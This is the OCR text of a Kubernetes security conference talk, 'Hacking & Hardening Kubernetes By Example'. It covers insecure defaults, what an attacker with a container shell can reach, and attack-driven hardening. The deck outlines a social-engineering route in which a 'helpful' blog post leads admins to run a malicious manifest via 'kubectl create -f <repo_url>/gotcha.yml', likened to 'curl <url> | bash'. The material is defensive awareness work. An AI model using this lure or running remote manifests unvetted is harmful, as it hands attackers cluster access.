Hacking & Hardening Kubernetes By Example

Slides: **goo.gl/TNRxtd**
Demos: **goo.gl/fwwbgB**

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About Me

Previously

- Network Security Engineer
- Penetration-Tester / Security Consultant

Recently

- Cloud Infrastructure Architect and Administrator
- Ethical Hacking Simulation Designer

Past Year

- Running CTF/Ethical Hacking competition workloads inside Kubernetes
- Researching Kubernetes Security and Policy

Over the past five months, I've installed a few clusters

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Img: https://flic.kr/p/nURFqP

AWS	Heptio Quickstart	Latest 8/11/17 (K8s 1.7.2)
	Kops	Kops v1.7.0 (K8s 1.7.4)
	Kube-AWS	Kube-AWS v0.9.7 (K8s 1.6.3)
	CoreOS Tectonic	Tectonic v1.7.1-1 (K8s 1.7.1)
	Kismatic	Kismatic v1.5.3 (K8s 1.7.4)
	Kubicorn	Master 9/13/17 (K8s 1.7.5)
	Stack Point Cloud	UI 9/5/17 (K8s 1.7.5)
	Jetstack Tarmak	0.1.2 10/30/17 (K8s 1.7.7)
Azure	ACS	Latest 9/1/17 (K8s 1.6.6)
	AKS	Latest 10/24/17 (K8s 1.7.7)
Google	GKE	Latest 9/11/17 (K8s 1.7.5), 10/24/17 (K8s 1.7.8)
	Kube the Hard Way	Master 9/3/17 (K8s 1.7.4)
	Stack Point Cloud	UI 9/11/17 (K8s 1.7.5)
	Typhoon	Master 9/13/17 (K8s 1.7.5)


A **malicious user** *with a shell in a container*

By **default,** can **very possibly**

1. Exfiltrate source code, keys, tokens, and credentials
2. Elevate privileges inside Kubernetes to access all workloads
3. Gain root access to the underlying cluster nodes
4. Compromise other systems and data in the cloud account ***outside the cluster***

Goals of this talk

1. Raise awareness of high-risk attacks possible in many installs
2. Demonstrate the attacks “live”
3. Provide hardening methods
4. Share additional hardening tips



Src: The Matrix (1999)
Warner Brothers

High System **Complexity**

means for users:

“Getting it to work” is ***hard enough***

so

Defaults are used first, ***as-is***

The “First Law” of Defaults Inertia

Defaults *in use early* tend to stay *in use*.

Systems **hardened *late*** tend to ***break***.


Having default values be

SECURE *early on*

has positive *downstream* effects.

When they arrive *after* widespread adoption...

The Security Capability Gap



Your cluster

needs

additional

SECURITY

HARDENING

to be

Production

Ready

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


Container Escapes
Kernel Level Exploits
Seccomp
SELinux
Apple Tree
Pod Security Policies
Image Safety
RBAC
Network Isolation
Low Hanging Fruit
Logging
Least Privilege
OS Hardening
@bradgeesaman
Img: https://https://flic.kr/p/5rV2F7

What are some of the challenges of hardening?

1. CIS Operating System specific benchmarks are not aware of the actual workload (e.g. Kubernetes)
2. CIS Kubernetes benchmarks cover core settings, but *not installer/service specific implementations*
3. Properly hardening your Kubernetes cluster is *highly dependent* on your choice of add-ons, plugins, and container workloads, and *the defaults are very often not enough*!

Attack-Driven Hardening

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Img: https://flic.kr/p/eToLDL


The 4 Steps of Attack-Driven Hardening

1. What can I see/do/access next?
2. Find a reasonable* path to access
3. *Goto step 1* until “game over”
4. Work backward. Harden as you go.

aka: “Quick and Dirty” Attack Modeling

** Definition is flexible*

As an External Attacker



What can I see/do/access next?

1. Access SSH on nodes?
2. Access the API server?
3. Obtain a shell on a container in the cluster?
    a. Exploit an application running in an exposed container
    b. Trick an admin into running a compromised container
    c. Compromise a project's developer and modify their project images/binary releases

Which is easier?

1. Exploit an exposed app/container?
2. ~~Trick~~Teach an admin?
3. Compromise a developer?

"Teach" something

1. Write a "helpful" blog post about how to do something complex or misunderstood in K8s (e.g. custom ingress controllers, service meshes, external authentication)
2. Link to a Github repository with your YAML manifests and Dockerfiles to establish credibility
3. Simply instruct the user to run your containers

```
$ kubectl create -f <repo_url>/gotcha.yml
```

`kubectl create -f <url>`


is the new

`curl <url> | bash`


Hacking!

Img: https://flic.kr/p/qZuVey

Logical diagram of a sacrificial cluster

